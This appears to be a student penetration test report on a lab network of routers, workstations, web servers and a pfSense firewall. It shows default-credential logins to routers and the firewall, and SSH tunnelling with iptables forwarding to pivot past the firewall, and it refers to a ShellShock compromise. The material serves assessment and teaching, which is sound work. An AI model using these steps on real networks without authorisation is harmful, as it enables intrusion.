ACME Inc. Network Security and Design Assessment

Sam Heney, 1700469

December 2019

Contents

1. Introduction

1.1 Overview

This report will provide the company of ACME Inc. a complete review of their network. This review was carried out using a Kali machine already attached to the network with login credentials provided to the tester.

The report will include an overview of the network itself including a network diagram, subnet table and information about each host. It will then discuss how an attacker might approach mapping and enumerating the network using only the tools provided. Also included is a section on all of the vulnerabilities discovered on the network and advice on how to mitigate against them. Finally, a critical evaluation of the network design is provided with some ideas on how to improve it.

1.2 Aims

The aims of this report are to:


- Provide a detailed map showing all devices on the network and how they are connected.
- Evaluate the security of the network and advise on any countermeasures that should be introduced.
- Evaluate the design of the network and advise on how it might be improved
- Be clear and precise in describing all of the steps that the tester took at every point of the network assessment.

1.3 Tools Used

- **Kali Linux** - The Operating Sytem used for the assessment. Specialised operating system filled with hacking and penetration testing tools.
- **Nmap** - Network mapper and port scanner.
- **SSH** - Secure Shell, used to establish a secure connection between devices over an insecure network.
- **Dirb** - Directory fuzzer for web applications.
- **Hydra** - Used for brute forcing passwords over a network.

- **John the Ripper** - Used for brute forcing password hashes locally.
- **iptables** - Extremely powerful routing and firewall software.
- **Metasploit Framework** - Used for exploiting known vulnerabilities and for establishing reverse shell connections.
- **Nikto** - Web application security tester and scanner.
- **pig.py** - For DHCP starvation attacks.

2. Network Overview



2.1 Subnet Table

There are eleven subnets in use on the network. Nine subnets are within the 192.168.0.0/24 range. The colours used in the table correspond with the colours used to colour code each subnet on the network diagram. Full calculations for every subnet can be found in section 8.2.

Network Address	Subnet Mask	IP Range	Broadcast Address
192.168.0.32	255.255.255.224	192.168.0.33-192.168.0.62	192.168.0.63
192.168.0.64	255.255.255.224	192.168.0.65-192.168.0.94	192.168.0.95
192.168.0.96	255.255.255.224	192.168.0.97-192.168.0.126	192.168.0.127
192.168.0.128	255.255.255.224	192.168.0.129-192.168.0.158	192.168.0.159
192.168.0.192	255.255.255.224	192.168.0.193-192.168.0.222	192.168.0.223
192.168.0.224	255.255.255.252	192.168.0.225-192.168.0.226	192.168.0.227
192.168.0.228	255.255.255.252	192.168.0.229-192.168.0.230	192.168.0.231
192.168.0.232	255.255.255.252	192.168.0.233-192.168.0.234	192.168.0.235
192.168.0.240	255.255.255.252	192.168.0.241-192.168.0.242	192.168.0.243
172.16.221.0	255.255.255.0	172.16.221.1-172.16.221.254	172.16.221.255
13.13.13.0	255.255.255.0	13.13.13.1-13.13.13.254	13.13.13.255

2.2 Host Information

This section will describe all of the active hosts, which IPs they have and their open ports. Their purpose or alias was determined by which ports were open and which services were found to be running on those ports. The presumed purposes of each machine is also reflected in the graphics used for the network diagram in the section 2.1.

2.2.1 Router 1

Addresses	Ports and Services
eth0: 192.168.0.193/27	22: SSH
eth1: 192.168.0.225/30	23: Telnet
eth2: 172.16.221.16/24	80: HTTP
	443: HTTPS

2.2.2 Router 2

Addresses	Ports and Services
eth0: 192.168.0.226/30	23: Telnet
eth1: 192.168.0.33/27	80: HTTP
eth2: 192.168.0.229/30	443: HTTPS

2.2.3 Router 3

Addresses	Ports and Services
eth0: 192.168.0.230/30	23: Telnet
eth1: 192.168.0.129/27	80: HTTP
eth2: 192.168.0.233/30	443: HTTPS

2.2.4 Router 4

Addresses	Ports and Services
eth0: 192.168.0.97/27	23: Telnet
eth1: 192.168.0.65/27	80: HTTP
	443: HTTPS

2.2.5 Workstation 1

Addresses	Ports and Services
eth0: 192.168.0.210/27	22: SSH
	111: rpcbind
	2049: NFS

2.2.6 Workstation 2

Addresses	Ports and Services
eth0: 192.168.0.34/27	22: SSH
eth1: 13.13.13.12/24	111: rpcbind
	2049: NFS

2.2.7 Workstation 3

Addresses	Ports and Services
eth0: 192.168.0.130/27	22: SSH
	111: rpcbind
	2049: NFS

2.2.8 Workstation 4

Addresses	Ports and Services
eth0: 13.13.13.13/24	22: SSH
	111: rpcbind
	2049: NFS

2.2.9 Workstation 5

Addresses	Ports and Services
eth0: 192.168.0.66/27	22: SSH
	111: rpcbind
	2049: NFS

2.2.10 Webserver 1

Addresses	Ports and Services
eth0: 172.16.221.237/24	80: HTTP
	443: HTTPS

2.2.11 Webserver 2

Addresses	Ports and Services
eth0: 192.168.0.242/30	22: SSH
	80: HTTP
	111: rpcbind

2.2.12 Firewall

Addresses	Ports and Services
WAN: 192.168.0.234/30	53: DNS Server
LAN: 192.168.0.98/27	80: HTTP
DMZ: 192.168.0.241/30	2601: zebra
	2604: ospfd
	2605: bgpd

2.2.13 DHCP Server

Addresses	Ports and Services
eth0: 192.168.0.203/27	22: SSH
	80: HTTP
	111: rpcbind

3. Network Mapping

3.1 Enumerating Routers and Routing Information

After getting set up with the Kali host the first stage was to figure out what IP address it had been assigned and what subnet that address belonged to. This was done using the 'ip address' command, the short form of which being 'ip a'.

```
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:b7:82:b9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feb7:82b9/64 scope link
       valid_lft forever preferred_lft forever
root@kali:~#
```

Figure 3.1: 'ip a' executed on Kali

This subnet was determined to be 192.168.0.192/27 as can be seen in figure 3.1. From here, in order to map the network the tool Nmap was used. A scan of the discovered subnet was executed, the full results of which can be seen in Appendix A figure 8.1.

As can be seen in the scan results, three new IPs were discovered. The first IP that seemed interesting was 192.168.0.192 since ports 80 (HTTP) and 443 (HTTPS) were open, indicating the presence of a web server. The website was then visited in a web browser.

The website was for a vyos router, an open source router operating system. From the scan it could also be seen that the host had ports 22 and 23 open, running SSH and Telnet respectively. Searching on the internet for the default credentials of vyos routers they were found to be vyos:vyos. These credentials were successfully used to login to the router over SSH, as seen in figure 3.2.

```
root@kali:~# ssh vyos@192.168.0.193
Welcome to VyOS
vyos@192.168.0.193's password:
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
Last login: Thu Sep 28 01:50:40 2017 from 192.168.0.200
vyos@vyos:~$
```

Figure 3.2: Successful SSH connection to Router 1

3.1.1 Router 1

Once the SSH session had been established on the router, the information that was most pertinent is how this router is being used and how the routing has been configured. This information is all contained within the routing table which was fetched by running the command "show ip route". This can be seen in figure 3.3.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 03:42:57
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 03:41:48
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 03:41:24
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 03:41:28
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 03:41:38
O   192.168.0.192/27 [110/10] is directly connected, eth0, 03:42:57
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 03:42:57
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 03:41:48
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 03:41:38
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 03:41:28
```

Figure 3.3: "ip route" executed on Router 1

This table contains a lot of important information about the network. Firstly, it immediately gives an almost complete overview of the subnets present on the network (which are fully described in section 2.2). The next interesting piece of information is that the router is directly connected to three different subnets on the network. Firstly, 192.168.0.192/27 which was already discovered but also subnets 192.168.0.224/30 and 172.16.221.0/24 which were previously undiscovered.

Next, other than the subnets that were found to be directly connected to this router, all subnets are routed through 192.168.0.226. This indicates that 192.168.0.226 is another router and that it is being used to route traffic to the rest of the network.

It may also be noted that the routing for this network has been configured using OSPF or Open Shortest Path First. This is a protocol that essentially automates the process of routing through a network by using Dijkstra's shortest path algorithm.

Since this section is focused only on enumerating a path through the network the subnet 192.168.0.224/30 seemed most interesting as it only has two usable hosts, indicating that it might be being used to connect two routers together. The other subnet 172.16.221.0/24 is enumerated and discussed in section 3.4.

An nmap scan of subnet 192.168.0.224/30 can be found in appendix A figure 8.3. This scan reveals that host 192.168.0.226, previously implied to exist by the routing table, does in fact exist. The host appeared to have identical open ports to the router that had previously been discovered and navigating to the website that it was serving confirmed that it was another vyos router.

Now that all useful information had been collected from Router 1, the next logical step is to move on to enumerating Router 2.

3.1.2 Router 2

At this point, telnet was used to connect to the second router with the default credentials of vyos:vyos. This can be seen in figure 3.4.

```
root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 00:19:28 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 3.4: Successful telnet connection on Router 2

From here again the routing table was grabbed using the "show ip route" command. This can be seen in figure 3.5.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth0, 03:40:12
O   192.168.0.32/27 [110/10] is directly connected, eth1, 03:40:52
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 03:39:47
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 03:39:51
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 03:40:01
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 03:40:12
O   192.168.0.224/30 [110/10] is directly connected, eth0, 03:40:52
C>* 192.168.0.224/30 is directly connected, eth0
O   192.168.0.228/30 [110/10] is directly connected, eth2, 03:40:52
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 03:40:01
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 03:39:51
```

Figure 3.5: "ip route" executed on Router 2

Firstly from this table it can be seen that subnets 172.16.221.0/24 and 192.168.0.192/27 are being routed correctly through Router 1 at 192.168.0.225. Subnets 192.168.0.32/27, 192.168.0.224/30 and 192.168.0.228/30 are directly connected to the router. Finally, all other subnets present are being routed through a newly discovered router at 192.168.0.230.

At this point the subnets present on this table were already known to exist from enumeration of the previous router, but now the locations of subnets 192.168.0.228/30 and 192.168.0.32/27 are also known since they are directly connected to this router. Again, the subnet with only two usable hosts was considered first which in this case was 192.168.0.228/30. The scan of this subnet can be found in appendix A as figure 8.7. This scan revealed another device on the subnet that, again through browsing to the website it was serving, was confirmed to by a vyos router.

3.1.3 Router 3

Similarly to the last router, a telnet connection could be established on this router using just the default credentials of vyos:vyos. This can be seen in figure 3.6.

```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 01:55:09 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 3.6: Successful telnet connection on Router 3

Now, again, routing information of the router was enumerated using the "ip route" command. This can be seen in figure 3.5.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 03:48:14
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 03:48:14
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 03:48:00
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 03:48:07
O   192.168.0.128/27 [110/10] is directly connected, eth1, 03:49:34
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 03:48:14
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 03:48:14
O   192.168.0.228/30 [110/10] is directly connected, eth0, 03:49:34
C>* 192.168.0.228/30 is directly connected, eth0
O   192.168.0.232/30 [110/10] is directly connected, eth2, 03:49:34
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 03:48:09
```

Figure 3.7: "ip route" executed on Router 3

This shows that subnets 192.168.0.128/27, 192.168.9.228/30 and 192.168.0.232/30 are directly connected to this router, revealing their position on the network. Next, subnets 172.16.221.0/24, 192.168.0.32/27, 192.168.0.192/27 and 192.168.9.224/30 are being correctly routed back through Router 2. Finally, subnets 192.168.0.64/27, 192.168.0.96/27 and 192.168.0.240/30 are being routed through 192.168.0.234, a new previously undiscovered router, or so it seemed.

3.2 Enumerating the Firewall

An initial nmap scan of 192.168.0.234 didn't return any open ports. This was strange since the routing tables did point to this device as a router. The lack of response was an indication that this was potentially actually a WAN interface of a firewall and was blocking any connections from the external network. In an attempt to find out more information, the subnets beyond the router were scanned.

The scans of 192.168.0.64/27 and 192.168.0.96/27 returned nothing, indicating that they are being blocked by the firewall. The scan of 192.168.0.240/30 however did reveal a host at 192.168.0.242. From the open ports found in the nmap scan the host did appear to be serving a website. This website was found to be vulnerable to the ShellShock vulnerability and a full description of the exploit process can be found in section 4. After the exploit was completed, the root password of the host was cracked allowing for SSH access.

Since SSH could now be established, this could now be used as a pivot point to check what access it has to other subnets behind the firewall. First, the setting to allow SSH tunneling had to be allowed in the SSH config of the host by adding "PermitTunnel yes" to /etc/ssh/sshd_config. Once this setting has been enabled, the SSH tunnel can be established. This can be seen in figure 3.8.

```
root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Sep 28 04:17:32 2017 from 192.168.0.200
```

Figure 3.8: SSH Tunnel opened to Webserver 2

Now that the tunnel was open and the tun0 interfaces had been created on both hosts, each interface had to be assigned an IP and enabled. This can be seen in figures 3.9 and 3.10.

```
root@xadmin-virtual-machine:~# ip a add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:76:61:8a brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.242/30 brd 192.168.0.243 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe76:618a/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.2/30 scope global tun0
       valid_lft forever preferred_lft forever
root@xadmin-virtual-machine:~#
```

Figure 3.9: tun0 interface assigned an IP and enabled on Webserver 2

```
root@kali:~# ip a add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:b7:82:b9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feb7:82b9/64 scope link
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.1/30 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::ed6b:bf95:b065:b1d/64 scope link flags 800
       valid_lft forever preferred_lft forever
root@kali:~#
```

Figure 3.10: tun0 interface assigned an IP and enabled on Kali

Now that the interfaces had been configured, the tunnel should be fully configured. This was confirmed by pinging through the tunnel from one interface to the other which can be seen in figure 3.9

```
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=5.30 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=8.41 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=5.21 ms
^C
--- 1.1.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 5.215/6.310/8.410/1.487 ms
root@kali:~#
```

Figure 3.11: Kali pinging through the tunnel

Since the tunnel was now established, traffic could be forwarded through it. This required changing a system setting to enable forwarding and creating an iptables rule to forward any traffic coming from the tunnel subnet to the Webserver 2's eth0 interface. This will allow tunnel traffic to reach any subnets accessible from Webserver 2. This can be seen in figure 3.12.

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

Figure 3.12: Webserver 2 routing settings

Now that the forwarding is in place on the Webserver the networks accessible from it should be accessible from the Kali host through the tunnel interface. A route was added on Kali to send all traffic aimed at the 192.168.0.64/27 subnet over the tun0 interface. Then the subnet 192.168.0.64/27 was scanned with nmap, the results of which can be seen in figure 8.11.

As can be seen from the scan results, one host was accessible (192.168.0.66), demonstrating that access through the tunnel interface has been achieved. Interestingly, this scan only found one host but logically there should also be a router on this subnet so it can communicate with the rest of the network. Subnet 192.168.0.96/27 was also routed and scanned, but the scan showed no hosts.

These scan results indicated that the firewall was still restricting some access to the network behind the firewall from Webserver 2, meaning that it was most likely in a DMZ. Finally, the

192.168.0.232/30 and 192.168.0.240/30 were scanned. These results can be seen in figures 8.8 and 8.9 respectively. These scans both resulted in the discovery of some new hosts, confirming that access to these subnets was being restricted by the firewall.

At this point the IP address 192.168.0.234, previously not accessible, could now be reached through the Webserver 2 tunnel. It can be seen from the scan results that it is serving a website on port 80. Visiting this website with a browser shows that it is a web interface for a pfSense firewall. This can be seen in figure 3.13




Figure 3.13: pfSense login portal

The default pfSense firewall credentials of admin:pfsense were guessed and successfully used to log in to the firewall web interface. This can be seen in figure 3.14.




Figure 3.14: pfSense web interface main page

Access to this web interface gives the tester access to complete control over the firewall. The first place to look was the firewall rules to identify the rule that was dropping traffic coming in on the WAN interface. This rule can be seen in figure




Figure 3.15: pfSense WAN firewall rules

Two rules can be seen here. The second rule listed allows all IPv4 OSPF traffic coming from any device to reach any device behind the firewall. The other more pertinent rule is the top rule which allows any IPv4 traffic from any source to be passed to 192.168.0.242. This is the IP of Webserver 2 which explains why it was accessible. Next, the rules for the DMZ were examined. These can be seen in figure 3.16.




Figure 3.16: pfSense DMZ firewall rules

Most of the rules listed here are actually disabled, indicated by the red cross in the leftmost column. Of the two rules that are active, since both rules are matching the same source only one of them will be in effect. This is because pfSense processes rules from the top down with the first match winning (Netgate, No date b).

In this case, the rule that is being applied is allowing traffic from any destination to only reach 192.168.0.66. This explains why earlier when this subnet was scanned this was the only host that was found. The final rules to be investigated are the LAN rules which can be seen in figure 3.17.

